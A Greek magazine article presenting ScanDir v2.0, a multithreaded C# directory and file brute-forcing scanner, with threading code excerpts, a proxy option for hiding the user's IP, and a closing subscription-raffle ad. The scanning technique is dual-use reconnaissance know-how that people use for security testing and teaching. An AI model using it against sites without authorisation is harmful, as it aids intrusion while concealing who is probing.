Επειδή βέβαια είμαστε και άνθρωποι της πράξης, θα δώσουμε το εκτελέσιμο, τον πηγαίο κώδικα, καθώς κι ένα ακόμα απαραίτητο βοηθητικό αρχείο (θα τα δούμε όλα αυτά σε λίγο), ώστε να τα κάνετε ό,τι εσείς θέλετε. Το πρόγραμμα έχει γραφτεί σε C#, στο δωρεάν Visual Studio 2013 Community Edition και απαιτεί την παρουσία του .NET 4.5.

.NET: Φίλος ή εχθρός;

Πριν καταλήξουμε να χωρίζουμε τα εργαλεία σε φιλικά και εχθρικά, οφείλουμε να πούμε ότι ο τίτλος αυτής της παραγράφου είναι λάθος – ή καλύτερα "μαρκετίστικος". Το .NET είναι ένα εργαλείο προγραμματισμού. Τα εργαλεία δεν μορούν να είναι φιλικά ή εχθρικά προς τον άνθρωπο, αλλά μόνο η χρήση τους μπορεί να χαρακτηριστεί έτσι ή αλλιώς. Σε γενικές γραμμές, κατά την άποψη του γράφοντα το .NET αποτελεί μια προσπάθεια της Microsoft επιεικώς ...άριστη. Σχετικά πρόσφατα, μάλιστα, ο κώδικας του .NET διατέθηκε στην κοινότητα του Open Source μέσω του GitHub. (Διαβάστε περισσότερα και στο επίσημο blog: http://blogs.msdn.com/b/dotnet.) Πρακτικά, με το .NET μπορεί κάποιος ν' αναπτύσσει εφαρμογές για την πλατφόρμα που επιθυμεί (Windows, Linux, Android κ.ά.).

Θέλουμε στο σημείο αυτό να επισημάνουμε ότι δεν αγαπάμε τα στερεότυπα ("η κακιά Microsoft", "η καλή Java" κ.ο.κ.). Γενικά, προσπαθούμε ώστε η άποψή μας να μην είναι εξαρτημένη από τη μόδα ή από την όποια ανάγκη να ανήκουμε κάπου. Αντίθετα, προσπαθούμε ώστε η οπτική μας να είναι τεχνολογική ή/και επιστημονική – και ουχί οικονομική :) Υπό αυτό το πρίσμα, θα παραδεχτούμε οτι το .NET έδωσε μια ώθηση στον τομέα της ανάπτυξης λογισμικού –για το γράφοντα όχι απλά ώθηση, αλλά δυνατή κλωτσιά–, εννοείται προς το καλύτερο. Μάλιστα τα θετικά του .NET αφορούν τόσο στην ασφάλεια, όσο και στο performance. Επίσης, θεωρούμε κακή επιλογή (για πολλούς λόγους, τόσο επιστημονικούς όσο και επαγγελματικούς) το να μη διδάσκεται το συγκεκριμένο περιβάλλον ανάπτυξης σε πολλά τμήματα πληροφορικής των Ελληνικών Πανεπιστημίων. Για να απαντήσουμε λοιπόν στο ψευτο-ερώτημα μας, πιστεύουμε ότι το .NET είναι καρα-φίλος!

Λειτουργικότητα και χαρακτηριστικά

Να αναφέρουμε ότι, κάποτε, σε ένα παράλληλο σύμπαν, είχε δημοσιευτεί το ScanDir v.1.0, μια παλαιότερη version του προγράμματός μας, το οποίο είχε λιγότερα χαρακτηριστικά σε σύγκριση με τη σημερινή έκδοση. Για να μην πολυλογούμε, αρκεί να πούμε ότι η έκδοση 2 είναι –το παραδεχόμαστε– αισθητά βελτιωμένη. Όμως τι ακριβώς κάνει το πρόγραμμα; Στην είσοδό του δέχεται ένα λεξικό με ονόματα αρχείων καθώς κι ένα URL, κι ακολούθως εξετάζει αν τα αρχεία αυτά υπάρχουν στο υπό εξέταση site (που καθορίζεται από το URL). Ένα αντίστοιχο, πολύ γνωστό πρόγραμμα που κάνει παρόμοια δουλειά, είναι το DirBuster. Τα λεξικά του μπορείτε να τα χρησιμοποιείτε και με το ScanDir v2.0, αρκεί να έχετε διαγράψει τις αρχικές γραμμές με τα σχόλια (είναι οι γραμμές που αρχίζουν με το χαρακτήρα #). Για την ευκολία σας, θα σας δώσουμε ένα λεξικό με 225000 περίπου ονόματα, ώστε να κάνετε πιο άνετα τις πρώτες δοκιμές σας. Εννοείται, περιττό να σημειώσουμε, ότι μπορείτε να δημιουργήσετε και τα δικά σας λεξικά.

- Τα νέα προχωρημένα χαρακτηριστικά του ScanDir v2.0, τα οποία θα αναλυθούν στις επόμενες παραγράφους, είναι τα ακόλουθα:
- Χρήση πολλαπλών threads, το πλήθος των οποίων ορίζεται δυναμικά από το χρήστη
- Τα αρχεία του dictionary, όταν αυτό ανοιχτεί, μοιράζονται (κατά το δυνατόν ομοιόμορφα) στα N threads κι εκτελούνται παράλληλα ή σχεδόν παράλληλα (θα μιλήσουμε γι' αυτό)
- Ο χρήστης έχει τη δυνατότητα να ορίσει κάποιον proxy, μέσω του οποίου θα ελεγχθεί το site (έτσι, θα κρύψει την πραγματική δημόσια διεύθυνση IP του υπολογιστή του).
- Γίνεται χρήση συγκεκριμένων χαρακτηριστικών (εντολών) του .NET, ώστε να αποφεύγονται προβλήματα επικάλυψης (και άρα μη σωστής λειτουργίας) των πολλαπλών threads.
- Ο χρήστης ορίζει ποιο θα είναι το extension των προς έλεγχο αρχείων (π.χ., .php, .asp, .aspx κ.ά.). Έτσι, είναι δυνατόν να ελέγχονται sites σε PHP, ASP, ASP.NET κ.ο.κ.

Ό,τι δεν σας αρέσει στο πρόγραμμα, μπορείτε να το αλλάξετε. Επίσης, έχετε τη δυνατότητα να του προσθέσετε νέα χαρακτηριστικά. Από τη στιγμή που θα διαθέτετε τον πηγαίο κώδικα, εννοείται πως μπορείτε να κάνετε ό,τι θέλετε.

Τα threads και η χρήση τους

Η έννοια των threads αποτελεί κλασικό advanced topic στη βιβλιογραφία περί προγραμματισμού. Περιττό να πούμε ότι δε νοείται επιστήμονας ή επαγγελματίας προγραμματιστής που να μη γνωρίζει περί των threads και πώς μπορεί να τα χειριστεί. Πρέπει όμως να σημειώσουμε ότι τα threads είναι και κάτι σαν taboo για τους προγραμματιστές. Γενικά αποφεύγονται, αφού αρκετές φορές το debugging ενός προγράμματος με πολλά threads είναι από εφιαλτική έως ακατόρθωτη εργασία. Μολαταύτα, ένα πρόγραμμα που κάνει σωστή χρήστη των threads αποδεικνύεται χρήσιμο στην πράξη – και ξεχωρίζει.

Γενικά, καλό είναι να γνωρίζουμε τα ακόλουθα. Τη στιγμή που εκτελείται ένα πρόγραμμα σε .NET, δημιουργεί ένα process στη μνήμη (για να το πούμε απλά) και μέσα σε αυτό δεσμεύεται κι ένα default thread. Το πρόγραμμά μας τρέχει "μέσα" σε αυτό το thread. Στην ουσία, το λειτουργικό σύστημα είναι αυτό που φτιάχνει το εν λόγω process, σε συνεργασία με την εικονική μηχανή (virtual machine, VM – στην περίπτωσή μας υλοποιείται από το .NET). Μέσα σε κάθε process μπορούν να τρέχουν ένα ή περισσότερα threads. Συνήθως, στα απλά και μικρά προγράμματα, το thread είναι ένα. Είναι αυτό που φιλοξενεί τόσο τις συναρτήσεις που φτιάχνουμε εμείς, όσο κι αυτές που απαιτεί και χρησιμοποιεί το UI (User Interface) λόγω της χρήσης των components (που επίσης βάζουμε εμείς). Επειδή οι συναρτήσεις και τα components του UI μοιράζονται το ίδιο thread, έχουμε το περίφημο φαινόμενο του "παγώματος" του προγράμματος που εκτελεί κάποια "βαριά" (πείτε τη και χρονοβόρα) εργασία, από μια συνάρτηση που έχουμε φτιάξει. Πολλοί θα έχετε παρατηρήσει το περίφημο μήνυμα "Not Responding", στον Task Manager των Windows, καθώς και το "ξάσπρισμα" του παραθύρου, που βασικά σημαίνει "μη με αγγίζεις, κάνω κάτι άλλο".

Το φαινόμενο μπορούμε να το ξεπεράσουμε βάζοντας σε ένα άλλο (ή σε άλλα) thread(s) τις συναρτήσεις που απαιτούν επεξεργασία, απελευθερώνοντας έτσι το UI. Ωραίο ακούγεται αυτό –και είναι– αλλά θέλει λίγο προσοχή και εμπειρία, αφού εύκολα μπορεί να χαθεί η μπάλα. Πρέπει να έχουμε υπόψη το εξής: Όταν ένα process εκτελεί περισσότερα του ενός threads, τότε αυτά εκτελούνται ασύγχρονα και, μερικές φορές, παράλληλα! Στο παρόν άρθρο μας απασχολεί το "ασύγχρονα" και το "παράλληλα" το αφήνουμε στην άκρη. Δεν είναι τώρα ο σκοπός μας να εξηγήσουμε τι ακριβώς σημαίνει "παραλληλία" για ένα VM σε συνεργασία με το λειτουργικό, πώς και πότε υλοποιείται και πόσο ρόλο παίζουν τα περίφημα cores του επεξεργαστή. Θεωρήστε, λοιπόν, ότι δεν έχουμε παράλληλη επεξεργασία ή, ισοδύναμα, ότι ο επεξεργαστής μας μπορεί να τρέχει μόνο ένα thread την φορά (για το καλό σας το λέμε – πιστέψτε μας :D)

Ας εστιάσουμε λοιπόν στο "ασύγχρονα". Ο όρος σημαίνει πως αν, π.χ., έχουμε 10 threads που τρέχουν κάτω από ένα process, τη χρονική στιγμή t δεν είναι δυνατόν να γνωρίζουμε ποιο thread απασχολεί τον επεξεργαστή. Ας το δούμε αυτό και μ' ένα

παράδειγμα. Έστω ότι έχουμε φτιάξει μια συνάρτηση που λέγεται HeavyWork(a, b, c) και που αποτελείται από 200 γραμμές κώδικα κι εκτελεί μια πολύ βαριά εργασία. Επίσης, έχουμε φτιάξει τη HeavyWork(a, b, c) έτσι ώστε να τρέχει σε 10 threads. Τρέχουν, δηλαδή, 10 διαφορετικές HeavyWork(a, b, c) μέσα στο process μας. Κανείς –μα κανείς– δεν μας εγγυάται ότι αυτές θα τρέχουν κατά σειρά (δηλαδή πρώτα η 1η, αφού τελειώσει η 2η κ.ο.κ.). Στην πραγματικότητα, θα συμβεί το εξής: Θα ξεκινήσει η 1η και πριν τελειώσει θα διακοπεί και θα ξεκινήσει η 2η και πριν τελειώσει θα διακοπεί και θα ξεκινήσει η 3η κο.κ. έως ότου ξεκινήσει η 10η. Επειδή η 10η είναι η τελευταία, μη νομίζετε ότι δεν θα διακοπεί από κάποια άλλη. Αντιθέτως: Θα διακοπεί *κάποια* στιγμή, ώστε να συνεχίσει κάποια άλλη συνάρτηση –δεν ξέρουμε ποια ακριβώς– που είχε σταματήσει πριν και τώρα το λειτουργικό αποφάσισε ότι περίμενε αρκετά.

Σκεφτείτε τώρα λίγο το ακόλουθο σενάριο. Έχουμε τον επεξεργαστή, στο οποίο το ΛΣ δίνει και παίρνει εργασίες. Τη στιγμή t του δίνει το thread 1 κι ο επεξεργαστής αρχίζει να δουλεύει μέσω αυτού του thread. Τη χρονική στιγμή t+1 του λέει "παράτα το thread 1 και πιάσε το thread 2". Ο καημένος ο επεξεργαστής όμως δεν είχε προλάβει να τελειώσει όλες τις γραμμές επεξεργασίας της συνάρτησης HeavyWork(a, b,c), που τρέχει στο thread 1 κι όπως είπαμε έχει 200 γραμμές. Ας πούμε ότι πρόλαβε να κάνει τις πρώτες 10 γραμμές. Τα βροντάει όλα, λοιπόν, και πιάνει τη HeavyWork(a, b, c) στο thread 2. Σκεφτείτε τώρα κάτι ακόμα πιο σύνθετο: Ότι δεν είμαστε στον πρώτο γύρο, αλλά στον τρίτο. Μ' άλλα λόγια, το λειτουργικό έπιασε το thread 2 και το άφησε άλλες δύο φορές πριν, ενώ τώρα το πιάνει για την τρίτη φορά. Θυμάται άραγε ο επεξεργαστής σε τι κατάσταση είχε αφήσει τη HeavyWork(a, b, c), τελευταία φορά που δούλεψε το thread 2; Όταν μιλάμε για "κατάσταση", εννοούμε, π.χ., ότι αν ο επεξεργαστής παράτησε τη συνάρτηση τελευταία φορά στη γραμμή 120 και τώρα του έρχεται από το λειτουργικό η γραμμή 121, η οποία περιέχει μια μεταβλητή που είχε οριστεί στη γραμμή 5, θυμάται ο επεξεργαστής την τιμή της ή την έχει μπερδέψει/ανακατέψει με την τιμή της ίδιας μεταβλητής, άλλων threads που ήδη έχουν τρέξει την ίδια function; Η απάντηση, δυστυχώς, είναι αρνητική: δεν θυμάται. Για την ακρίβεια, δεν μπορεί να θυμάται. Η τιμή της μεταβλητής θα είναι η τιμή που απέδωσε σε αυτή το πιο πρόσφατο thread. Άρα, σε μια τέτοια περίπτωση το πρόγραμμα θα δούλευε χαοτικά.

Υπάρχει άραγε τρόπος ώστε να προστατέψουμε τη συνάρτηση μας και να πούμε στο λειτουργικό να μη διακόπτει τη διαδικασία (και να περνά σε άλλο thread), αν πρώτα δεν έχει εκτελεστεί πλήρως η συνάρτηση HeavyWork(a, b, c); Η απάντηση, ευτυχώς, είναι θετική: υπάρχει. Πρόκειται για το γνωστό Critical Section, που σημαίνει ότι μπορούμε να ορίσουμε μια περιοχή κώδικα η οποία θα εκτελείται ή όλη ή καθόλου. Όποιος έχει ασχοληθεί με βάσεις δεδομένων, θα κατάλαβε ότι η λογική είναι η ίδια με το περίφημο Isolation Level ή αλλιώς τον μηχανισμό κλειδώματος (βλέπε lock()). Μπορούμε, δηλαδή, να "λοκάρουμε" ένα μέρος του κώδικά μας και να πούμε πως όταν αυτό τρέχει μέσα σ' ένα thread, πρέπει οπωσδήποτε να τελειώσει *πριν* το thread αλλάξει με κάποιο άλλο. Επίσης, η C# μάς δίνει εντολές ώστε να προλαβαίνουμε προβλήματα επικάλυψης με το να υποχρεώνουμε το thread N να περιμένει να τελειώσει το N-1 *πριν* ξεκινήσει (βλέπε συνάρτηση join()).

Όσοι φίλοι ενδιαφέρονται για περισσότερη εμβάθυνση, μπορούν να διαβάσουν το σχετικό άρθρο στο MSDN: http://bit.ly/MSDN-Threads-Threading. Επίσης, ένα πολύ κατατοπιστικό άρθρο για το πως ακριβώς η καρδιά του .NET Virtual Machine (η CLR, Common Language Runtime) χειρίζεται τα threads, καθώς και αναφορές για την παράλληλη επεξεργασία, μπορείτε να διαβάσετε σε αυτό το άρθρο του MSDN: http://bit.ly/threadMGMCLR. Το τελευταίο είναι λίγο παλιό, αλλά παρέχει απαραίτητες γνώσεις για όσους επιθυμούν να μάθουν περισσότερα.


Μεθοδολογία και threads στην πράξη

Το πρόγραμμά μας διαβάζει ένα λεξικό με μερικές χιλιάδες ονόματα αρχείων και για καθένα ελέγχει αν υπάρχει σε ένα δεδομένο site. Αποφασίσαμε, λοιπόν, αυτές τις δοκιμές να τις υλοποιήσουμε με threads. Μάλιστα, το πλήθος των threads θα δίνεται από το χρήστη κατά την κλήση του προγράμματος. Φυσικά, υπάρχει ένα ελάχιστο και ένα μέγιστο όριο στο πλήθος των threads – και τα έχουμε ορίσει σε 1 και 100 αντίστοιχα.

Επίσης, αποφασίσαμε να μοιράσουμε ομοιόμορφα σε κάθε thread το πλήθος των αρχείων που θα ελεγχθούν. Για παράδειγμα, αν το λεξικό μας έχει 100 ονόματα αρχείων και ο χρήστης ορίσει 5 threads, τότε κάθε thread θα αναλάβει να ελέγξει από 20 ονόματα (βλ. εικόνα 1). Φυσικά το πρόγραμμα προβλέπει και τις περιπτώσεις εξαιρέσεων. Αναλυτικότερα:

Αν το πλήθος των ονομάτων είναι μικρότερο από το πλήθος των threads, τότε ο αριθμός των threads που θα εκτελεστούν "εκφυλίζεται" στο πλήθος των ονομάτων και συνεπώς κάθε thread θα αναλάβει ένα όνομα.

Αν η κατανομή των ονομάτων στα threads δεν μπορεί να γίνει ομοιόμορφα, π.χ., επειδή υπάρχουν 10 ονομάτα στο λεξικό κι έχουμε ορίσει 3 threads, τότε το τελευταίο thread θα αναλάβει τα ονόματα που περισσεύουν. Έτσι, για 10 ονόματα το thread1 θα αναλάβει 3 ονόματα, το thread2 επίσης 3 ονόματα και το thread3 θα αναλάβει 4 ονόματα.



Μόλις έχουμε ολοκληρώσει την έρευνα σε site, χρησιμοποιώντας λεξικό με 100 βασικά ονόματα τύπου .aspx (.NET).

Ακολουθεί ο κώδικας που υλοποιεί τα παραπάνω.

```
// Divide the whole dictionary in N threads and execute...
// read dictionary from disk
try
{
      this.dictionaryFileLines = File.ReadAllLines(textBoxFile.Text);
}
catch (Exception ex)
{
      MessageBox.Show("Αποτυχία ανάγνωσης του αρχείου:\n"+ ex.Message, "Πρόβλημα!",
         MessageBoxButtons.OK,
         MessageBoxIcon.Error);
      return;
}
int iNumOfThreads = Convert.ToInt16(numericUpDownThreads.Value);
int iDictionaryLength = dictionaryFileLines.Count();
if (iNumOfThreads > iDictionaryLength)
      iNumOfThreads = iDictionaryLength;
label0.Text =  (Convert.ToInt32(label0.Text) + iDictionaryLength).ToString();
int step = iDictionaryLength / iNumOfThreads;
int n2 = 0;
int[] rangesFrom = new int[iNumOfThreads]; // Keeps the 'from' range.
int[] rangesTo = new int[iNumOfThreads];   // Keeps the 'to' range.
int rangesSize = 0;  // The size of the above arrays.
Boolean goon = true;
// Create two parallel arrays with the ranges (from,to) to assign  N threads to
M filenames.
for (int i = 0; i < iDictionaryLength; i += step)
{
      rangesSize++;
      if (rangesSize >= iNumOfThreads)  // force this to be the last step.
        {
         n2 = (iDictionaryLength - 1);
         goon = false;
      }
```

```
        else
        {
           n2 = (i + step - 1);
        }
```

Αυτό που κάνουμε στο παραπάνω τμήμα κώδικα είναι η υλοποίηση της λογικής του μοιράσματος των ονομάτων αρχείων ανά thread. Για να γίνει πιο κατανοητός ο αλγόριθμος θα τον περιγράψουμε με ένα παράδειγμα. Έστω ότι το πλήθος των ονομάτων στο λεξικό είναι 100 και ότι το πλήθος των threads είναι 5. Άρα, θα θέλουμε 20 ονόματα ανά thread. Κατ' αρχάς διαβάζουμε τα περιεχόμενα του λεξικού από το δίσκο και τα βάζουμε μέσα σε ένα array of strings, το dictionaryFileLines. Μετά, υπολογίζουμε κάποιες βασικές τιμές που τις καταχωρούμε στις αντίστοιχες μεταβλητές. (Δεν χρειάζεται ανάλυση εδώ, αφού και μια απλή ανάγνωση του κώδικα είναι αρκετή.) Τέλος, φτιάχνουμε δύο δυναμικά arrays (rangesFrom και rangesTo) τα οποία θα κρατάνε το εύρος των τιμών που θα "δουλέψουν" καθένα από τα 5 threads. Δηλαδή, στην περίπτωσή μας θα έχουμε:

```
idx   rangesFrom  rangesTo
==========================
0      0      19
1      20     39
2      40     59
3      60     79
4      80     99
```

Αυτό που μένει λοιπόν είναι να φτιάξουμε μια συνάρτηση που θα λαμβάνει ως παραμέτρους ζευγάρια <από, έως> κάθε γραμμής παραπάνω και θα "τσιμπάει" τα αντίστοιχα ονόματα από το λεξικό, προκειμένου να ελέγξει αν υπάρχουν στο προς εξέταση site. Η συνάρτηση αυτή θα κληθεί 5 φορές, όσες και οι γραμμές του πίνακα ή αλλιώς το πλήθος των threads που ορίσαμε. Άρα, αν η συνάρτηση κληθεί σε 5 διαφορετικά threads τότε έχουμε υλοποιήσει τον στόχο μας. Αυτό λοιπόν το καταφέρνει ο ακόλουθος κώδικας:

```
// Start the thread per each array
for (int i = 0; i < rangesSize; i++)
{
      int from = rangesFrom[i];
      int to = rangesTo[i];
      string s = "Starting thread..." + (from+1).ToString() + " to " + (to+1).
ToString();
```

```
        AddString(s);
        Thread myNewThread = new Thread(() => processLines(from, to));
        myNewThread.Start();
        MyThreads.Add(myNewThread); // keep threads in list
}
```

Απ' ό,τι βλέπετε, η βασική function που καλείται είναι η processLines(from, to). Για την ακρίβεια, καλείται τόσες φορές όσα είναι τα threads που έχει ορίσει ο χρήστης να τρέχουν. Οι δε παράμετροι from και to περιέχουν τις γραμμές των arrays rangesFrom και rangesTo. Η συνάρτηση αυτή επιτελεί το βασικό σκοπό το προγράμματος: Διαβάζει τις λέξεις (από from έως to) που βρίσκονται στο λεξικό και για κάθε λέξη εξετάζει την ύπαρξη αντίστοιχου αρχείου στο προς εξέταση site. Ο βασικός κώδικάς της είναι:

```
private void processLines(int from, int to)
{
        ...
        // read a line of text
        for (int i = from; i <= to && !this.closeRequested; i++)
        {
           lock (this)
           {
              if (this.closeRequested)
                 break;
              //Create the url
              url = initial_url + dictionaryFileLines[i] + textBoxFileType.Text;
              recordsRead++;
              ShowIteration(Convert.ToString(recordsRead));
              //Try to GET the url
              int res = get_URL(url);
              ...
              url += textBoxFileType.Text;
              if (!normal)
                 break;
           } //lock
        } // for
}
```

Απ' ό,τι βλέπετε, έχουμε την επαναληπτική διαδικασία (from-to), η οποία διακόπτεται όταν η τιμή this.closeRequested πάρει την τιμή false. Πληροφοριακά, λέμε ότι την τιμή false θα την πάρει όταν ο χρήστης πατήσει το κουμπί "Ακύρωση". Η this.closeRequested δεν είναι παρά μια private μεταβλητή της τρέχουσας κλάσης, γεγονός που την κάνει προσβάσιμη από κάθε function αυτής – καθώς και από κάθε thread.

Η βασική function που κάνει την εργασία είναι η get_URL(url). Αυτή είναι που ελέγχει την ύπαρξη του αρχείου, αφού του "κολλήσει" και τον τύπο του αρχείου. Η συγκεκριμένη εργασία δεν πρέπει να διακοπεί ή/και να αναμειχθεί από/με άλλο thread. Γι' αυτό το λόγο βάζουμε τον κώδικα ανάμεσα στο περίφημο lock(this), ώστε να εκτελεστεί ολόκληρο το τμήμα κώδικα και όλα τα άλλα threads να περιμένουν να τελειώσει.

Στο σημείο δημιουργίας threads παρατηρήστε ότι κάθε φορά που ξεκινάμε ένα νέο (new Thread) το καταχωρούμε σε μια λίστα με το όνομα MyThreads. Αυτό το κάνουμε ώστε κάθε φορά να ξέρουμε ποια threads έχουμε ενεργά κι αν ο χρήστης αποφασίσει να κλείσει το πρόγραμμα πριν ολοκληρωθεί η διαδικασία να μπορέσουμε να τα ακυρώσουμε με τον εξής κώδικα:

```
private void Form1_FormClosing(object sender, FormClosingEventArgs e)
{
      ...
      // Navigate all active threads (if any) and force abort...
      foreach (Thread MyThread in MyThreads)
         MyThread.Abort();
}
```

Όπως βλέπετε, έχουμε σταθεί στο FormClosing event. Με αυτόν τον τρόπο, είτε κλείσει ο χρήστης την εφαρμογή μας από το κουμπί "Έξοδος", είτε από το περίφημο [X] (πάνω δεξιά), είτε από το built-in μενού του παραθύρου (πάνω αριστερά), είτε πατώντας απλά [CTRL+F4], ο κώδικας θα εκτελεστεί.

Ακόμα μια αναφορά θεωρούμε ότι αξίζει τον κόπο: Στον κώδικα παραπάνω, καλείται η function AddString(s). Αυτή παίρνει ως παράμετρο μια σειρά χαρακτήρων (string) και στην περίπτωσή μας αναφέρεται σε ένα ενημερωτικό μήνυμα που θα εμφανιστεί στο κεντρικό component ενημέρωσης της εφαρμογής μας. Στην εικόνα 1 θα δείτε την αντίστοιχη ενημέρωση στην αναφορά "Starting thread...". Αν πάμε στην αντίστοιχη συνάρτηση θα δούμε το ακόλουθο τμήμα κώδικα:

```
private void AddString(String s)
{
      richTextBoxOutput.Invoke(new Action(() => richTextBoxOutput.AppendText(s
+ Environment.NewLine)));
```

```
}
Αν έχετε δουλέψει με τα components του .NET, θα αναρωτηθείτε γιατί παίζουμε με
το Invoke και δεν κάνουμε κατευθείαν ανάθεση, ως ακολούθως:
private void AddString(String s)
{
      richTextBoxOutput.AppendText(s + Environment.NewLine);
}
```

Χμ, τα πράγματα δεν είναι τόσο απλά εδώ. Όπως είπαμε στην αρχή, όταν ένα πρόγραμμα C# εκτελείται, μπαίνει κάτω από ένα νέο process και ξεκινάει ένα αρχικό thread που μέσα σε αυτό εκτός των άλλων θα "τρέξουν" όλα τα UI Components, δηλαδή ό,τι βλέπουμε στη φόρμα μας (labels, textboxes, checkboxes κ.λπ.). Αν τώρα εμείς φτιάξουμε νέα threads, τότε πρέπει να ξέρουμε ότι μέσα από αυτά δεν είναι δυνατόν να αναφερθούμε απ' ευθείας σε ένα UI Component που τρέχει σε άλλο thread (το default), αφού το inter-thread communication δεν επιτρέπεται σε UI components. Για να μπορέσουμε, π.χ., να εμφανίσουμε ένα απλό μήνυμα στη φόρμα μας όταν βρισκόμαστε σε κάποιο διαφορετικό thread από το default, πρέπει να το κάνουμε με ειδικό χειρισμό. Εδώ έρχεται η έννοια των delegates. Το delegate γενικά αναφέρεται σε μια συνάρτηση (σε ένα reference προς συνάρτηση, για να μιλήσουμε με όρους .NET) η οποία (συνάρτηση) θα κληθεί όταν πραγματοποιηθεί ένα συγκεκριμένο event. Τα delegates χρησιμοποιούνται συχνά σε καταστάσεις inter-thread communication, όπως στην περίπτωσή μας όπου η συνάρτηση AddString ενδέχεται να κληθεί όχι μόνο μέσα από το default thread αλλά και μέσα από κάποιο άλλο thread. Υπάρχουν πολλοί τρόποι που μπορούμε να υλοποιήσουμε κάτι τέτοιο. Ο πιο απλός είναι να κάνουμε χρήση της default member function ονόματι invoke, την οποία παρέχει το .NET 4.5 για κάθε UI component (δείτε και την υλοποίηση της συνάρτησης addstring).

Χρήσιμο είναι να αναφέρουμε ότι στο πρόγραμμα έχουμε υλοποιήσει μια τεχνική validation κατά την οποία ενεργοποιούμε ένα component μόνον όταν έχουν συμπληρωθεί τα απαραίτητα πεδία και συνεπώς μπορεί να κληθεί, διαφορετικά παραμένει ανενεργό. Στην περίπτωσή μας, αν παρατηρήσετε το κουμπί "Εκτέλεση" όταν ξεκινά το πρόγραμμα, θα δείτε ότι είναι disabled. Μόλις γεμίζουμε τα απαραίτητα πεδία που απαιτούνται για να κληθεί (μόλις, δηλαδή, επιλέξουμε λεξικό, αρχικό κατάλογο, URL και τύπο αρχείου), τότε γίνεται enabled. Αν πάλι διαγράψουμε κάποιο από τα περιεχόμενα των απαραίτητων πεδίων, τότε ξαναγίνεται disabled. Αυτή η συμπεριφορά υλοποιείται σχετικά εύκολα, αν "καθήσουμε" επάνω στο TextChanged event κάθε απαραίτητου component. Για παράδειγμα, ο κώδικας για το textbox που περιέχει το όνομα του λεξικού είναι:

```
private void textBoxFile_TextChanged(object sender, EventArgs e)
{
      if (textBoxSite.Text.Length > 0 &&
         textBoxFile.Text.Length > 0 &&
```

```
            textBoxFileType.Text.Length > 0)
            btn_Ektelesh.Enabled = true;
        else
            btn_Ektelesh.Enabled = false;
}
```

Επίλογος

Παρουσιάσαμε μερικά προχωρημένα θέματα προγραμματισμού σε C#, κάτω από το περιβάλλον .NET 4.5 κι εφαρμόζοντάς τα σε ένα πρόγραμμα web crawling. Μαζί με τη σύντομη ανάλυσή μας σας δίνουμε και τον κώδικα του προγράμματος (http://bit.ly/dh042scandir2). Όπως πάντα, μπορείτε να το κάνετε ό,τι θέλετε, αρκεί να πειραματιστείτε με στόχο τη γνώση και να μην προκαλέσετε προβλήματα σε κάποιον χρήστη ή ...server ;)

Επί της ουσίας, μόλις ξύσαμε την κορυφή ενός παγόβουνου με θέματα που το καθένα θα μπορούσε να απαιτεί κάποια χρόνια μελέτης. Ναι, τόσο σημαντικά και τόσο πρόσφορα για μελέτη, πειραματισμό και έρευνα είναι.

Όπως θα έχετε ήδη διαπιστώσει με την τέχνη του προγραμματισμού δεν παίρνουμε μία λύση για κάθε πιθανό πρόβλημα ή ανάγκη. Υπάρχουν πάρα πολλοί τρόποι για να υλοποιήσεις κάτι. Με το ScanDir v2.0 προτείνουμε έναν τρόπο – και δεν ξέρουμε αν είναι ο καλύτερος. Ίσως δεν μας ενδιαφέρει και πολύ. Το όριο είναι η φαντασία μας και το μεταφορικό μέσο το μεράκι μας – έτσι πρέπει να είναι. Προτείνουμε να μελετήσετε και να επεκτείνετε το πρόγραμμα, ώστε να καλύπτει κι άλλες ανάγκες ή να κάνει εντελώς διαφορετικά πράγματα από αυτά για τα οποία φτιάχτηκε.



Αυτό το Mac mini είναι σχεδιασμένο ώστε να κάνει ό,τι θέλετε – και πολλά περισσότερα.

Αυτό το Mac mini δεν είναι το βασικό μοντέλο, και **κοστίζει 1129 ευρώ** (http://store.istorm.gr/mac/mac-mini/2-8ghz-mac-mini.html).

Αυτό το Mac mini το **κληρώνουμε μεταξύ 25 αναγνωστών** με Jumbo-Pack Plus (60 τεύχη).

Αν η συνδρομή σας πλησιάζει στη λήξη της, αυτό το Mac mini **είναι εξαιρετικά πιθανό** να γίνει δικό σας.

Για να πάρετε μέρος στην κλήρωση, αρκεί να πάρετε κι εσείς **Jumbo-Pack Plus** συμπληρώνοντας κατάλληλα τη φόρμα παραγγελίας στο http://deltahacker.gr/pdf12order/#s2.

Από την ίδια τη φόρμα παραγγελίας βλέπετε **πόσους αναγνώστες με Jumbo-Pack Plus χρειαζόμαστε ακόμα**, ώστε να προχωρήσουμε στην κλήρωση.

Προσέξτε: Αν και **θα περιμένουμε όσο χρειαστεί** για να έχουμε 25 συνδρομητές με Jumbo-Pack Plus και να τους κληρώσουμε το Mac mini, αυτό δεν σημαίνει ότι δεν μπορούμε να κάνουμε κάτι για να επισπεύσουμε τη διαδικασία. Κάντε αυτό που πρέπει, συμπληρώνοντας τη φόρμα παραγγελίας: http://deltahacker.gr/pdf12order/#s2

Καλή σας επιτυχία!

Skill: Intermediate
Tags: 041, S3FS, ownCloud, certificates, certificate authority, BitTorrent Sync

Ένας server, δύο σύννεφα [μέρος 3/3]

by subZraw

